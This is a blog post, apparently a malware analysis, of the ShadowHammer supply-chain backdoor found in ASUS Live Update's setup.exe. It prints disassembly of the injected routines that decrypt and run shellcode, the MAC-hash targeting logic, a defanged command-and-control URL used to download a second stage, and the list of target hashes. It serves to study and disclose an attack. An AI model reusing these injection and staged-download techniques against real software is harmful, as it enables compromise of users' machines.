Analysis of the ShadowHammer backdoor

mauronz.github.io/shadowhammer-backdoor

March 27, 2019

mauronz


x86 official language of the blog

On March 25, Kim Zetter published an astonishing story describing a supply-chain attack against ASUS which was run between June and November 2018. The ASUS Live Update software was backdoored in order to attack a very specific group of targets. The campaign, named ShadowHammer, was discovered and investigated by Kaspersky Lab, which will present the full details during SAS2019.

NOTE: as of yet Kaspersky has only published a single sample of the backdoor (hash: aa15eb28292321b586c27d8401703494), so the analysis and the considerations presented in this post are specific to that. Once more samples come out it may become necessary to perform some adjustments.

The backdoored setup.exe


The ASUS software is distributed as a zip archive containing 3 files, *setup.exe* and two versions of *409.msi*. The backdoor resides in the first one. The malicious code is executed just before the program exits.



```
; Attributes: noreturn bp-based frame

; void __cdecl __noreturn sub_4F9736(UINT uExitCode)
sub_4F9736 proc near

uExitCode= dword ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
push    [ebp+uExitCode]
call    execute_backdoor
pop     ecx
push    [ebp+uExitCode] ; uExitCode
call    ds:ExitProcess
sub_4F9736 endp
```

The call to **execute_backdoor** overwrites a call to a legitimate function just before the execution of ExitProcess.

execute_backdoor is straightforward. First, it allocates a region of memory with read, write and execution permissions. It then retrieves the encrypted shellcode data using hardcoded offsets and decrypts it in the allocated memory. Finally, it calls the entrypoint of the shellcode, once again with a hardcoded offset.



```
mov     [ebp+shellcode], eax
mov     esi, [ebp+image_base]
add     esi, 16EC78h    ; hardcoded offset of encrypted shellcode
mov     edi, eax
mov     ecx, [ebp+encrypted_buffer]
test    ecx, ecx
jz      short loc_51B9C0
```

```
add     ecx, 10h
```

```
loc_51B9A0:
lodsb
stosb
loop    loc_51B9A0
```


```
mov     ebx, [ebp+encrypted_buffer]
add     ebx, 10h
mov     edx, [ebp+shellcode]
push    edx
push    ebx
push    edx
call    decrypt
mov     edx, [ebp+shellcode]
add     edx, 0FABh      ; hardcoded entrypoint
call    edx
```

It is worth noting that the two functions used to execute the malicious shellcode, **execute_backdoor** and **decrypt**, are both located at the end of the .text section of the executable. This indicates that they were added directly to the legitimate compiled file, rather than during compilation.

The shellcode

The shellcode starts by dynamically loading the DLLs it needs and then retrieves the addresses of the required exported functions. The most interesting ones are iphlpapi.dll, used to retrieve the MAC addresses of the machine, and wininet.dll, for the communication with the C&C.

The next step is to get the MAC addresses of all the interfaces. To obtain this information, the shellcode uses the API function GetAdaptersAddresses. To avoid revealing the targeted addresses, the authors of the backdoor stored their MD5 hashes. In order to correctly check the correspondence, for each interface of the machine, the shellcode computes the MD5 hash of the MAC address.



```
call    dword ptr [esi+40h] ; GetAdaptersAddresses
test    eax, eax
jnz     short loc_370
```

```
mov     [ebp+var_C], ebx
cmp     edi, ebx
jz      short loc_370
```

```
mov     eax, [ebp+arg_0]
mov     [ebp+var_8], eax
```

```
loc_32E:                ; IP_ADAPTER_ADDRESSES_LH.PhysicalAddressLength
cmp     [edi+34h], ebx
jbe     short loc_369
```


```
cmp     [ebp+arg_4], ebx
jnz     short loc_362
```

```
lea     eax, [ebp+md5]
push    eax
call    dword ptr [esi+34h] ; MD5Init
push    6
lea     eax, [edi+2Ch]  ; IP_ADAPTER_ADDRESSES_LH.PhysicalAddress
push    eax
lea     eax, [ebp+md5]
push    eax
call    dword ptr [esi+38h] ; MD5Udpate
lea     eax, [ebp+md5]
push    eax
call    dword ptr [esi+3Ch] ; MD5Final
```

We can now look at how the backdoor checks if the retrieved MAC addresses match any of the targeted ones. The data of each target is stored in the following data structure:

```
struct mac_data {
    DWORD type;
    BYTE md5_hash1[0x10];
    DWORD sep1;
    BYTE md5_hash2[0x10];
    DWORD sep2;
}
```

`sep1` and `sep2` are always 0. `type` can be either 1 or 2. If `type` is 1, in order to match this target the machine just needs to have a MAC address with an MD5 equal to `md5_hash1`; `md5_hash2` is filled with 0. Instead, if `type` is 2, both `md5_hash1` and `md5_hash2` have an actual value and they both must be found in the MAC addresses of the machine.
In the example below, we can see `type` in red, `md5_hash1` in blue and `md5_hash2` in green.



```
Address   Hex
005BF708  02 00 00 00 00 B0 06 C7 DA B6 AC E6 C2 5C 37 99
005BF718  EB 2B 6E 14 00 00 00 00 59 77 BA A3 F8 CE 0C A1
005BF728  C9 6D 6A C9 A4 0C 9A 91 00 00 00 00 01 00 00 00
005BF738  00 B0 06 C7 DA B6 AC E6 C2 5C 37 99 EB 2B 6E 14
005BF748  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005BF758  00 00 00 00 00 00 00 00 01 00 00 00 40 9D 8E EB
005BF768  CE 85 46 E5 6A 0A D7 40 66 7A AD BD 00 00 00 00
005BF778  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005BF788  00 00 00 00 01 00 00 00 7D A4 2D D3 45 74 D4 E1
005BF798  A7 EA 0E 70 8E 7B C9 A6 00 00 00 00 00 00 00 00
005BF7A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005BF7B8  02 00 00 00 AD E6 2A 25 7A DF 11 84 18 C5 B2 91
005BF7C8  32 67 54 3E 00 00 00 00 42 68 AE D6 4A A5 FF F2
```

As mentioned by Vitaly Kamluk from Kaspersky Lab, the complete list of targets is scattered among different samples of the backdoor. This specific sample contains 18 of them.

Target identified

If the MAC addresses match one of those in the target list, the shellcode contacts the C&C with the following URL


hxxps://asushotfix[.]com/logo2.jpg?

followed by the hex encode of the matched `md5_hash1`.

Using the WININET APIs, the shellcode of the second stage is downloaded and saved in another memory region with read, write, execute permission. Finally it is executed.

Not a target

If instead the current machine is not a target, the shellcode performs one final action. It creates a file named *idx.ini* in the folder of the current user, where it stores a date a week after the current one. The purpose of this file is unclear.



```
[IDX_FILE]
XXX_IDN=2019-04-03
XXX_IDE=2019-04-03
XXX_IDX=2019-04-03
```

At least for this sample, the backdoor does not perform any malicious activity on machines that are not targeted. There is no form of persistence, so the people behind ShadowHammer cannot reobtain execution unless the *setup.exe* file is run again by a user.

List of target data

type: 2
00b006c7dab6ace6c25c3799eb2b6e14
5977baa3f8ce0ca1c96d6ac9a40c9a91

type: 1
00b006c7dab6ace6c25c3799eb2b6e14

type: 1
409d8eebce8546e56a0ad740667aadbd

type: 1
7da42dd34574d4e1a7ea0e708e7bc9a6

type: 2
ade62a257adf118418c5b2913267543e
4268aed64aa5fff2020d2447790d7d32

type: 1
7b14c53fd3604cc1ebca5af4415afed5

type: 1
3a8ea62e32b4ecbe33df500a28ebc873

type: 1
cc16956c9506cd2bb389a7d7da2433bd

type: 2
fe4ccc64159253a6019304f17102886d
f241c3073a5777742c341472e2d43eec

type: 1
4ec2564ace982dc58c1039bf6d6ea83c

type: 2
ab0cef9e5957129e23fba178120fa20b
f758024e734077c70532e90251c5df02

type: 1
f35a60617ab336de4daac799676d07b6

type: 1
6a62ead801802a5c9ec828d0c1edbb5b

type: 1
600c7b52e7f80832e3cee84fcec88b9d

type: 2
6e75b2d7470e9864d19e48cb360caf64
fb559bcd103ee0fcb0cf4161b0fafb19

type: 1
690ad61ec7859a0964216b66b5d33b1a

type: 2
09da9df3a050afad0df0ef963b41b6e2
fae3b06ab27f2b0f7c29bf7f2b03f83f

type: 1
d4b958671f47bf5dcd08705d80de9a53

Written on March 27, 2019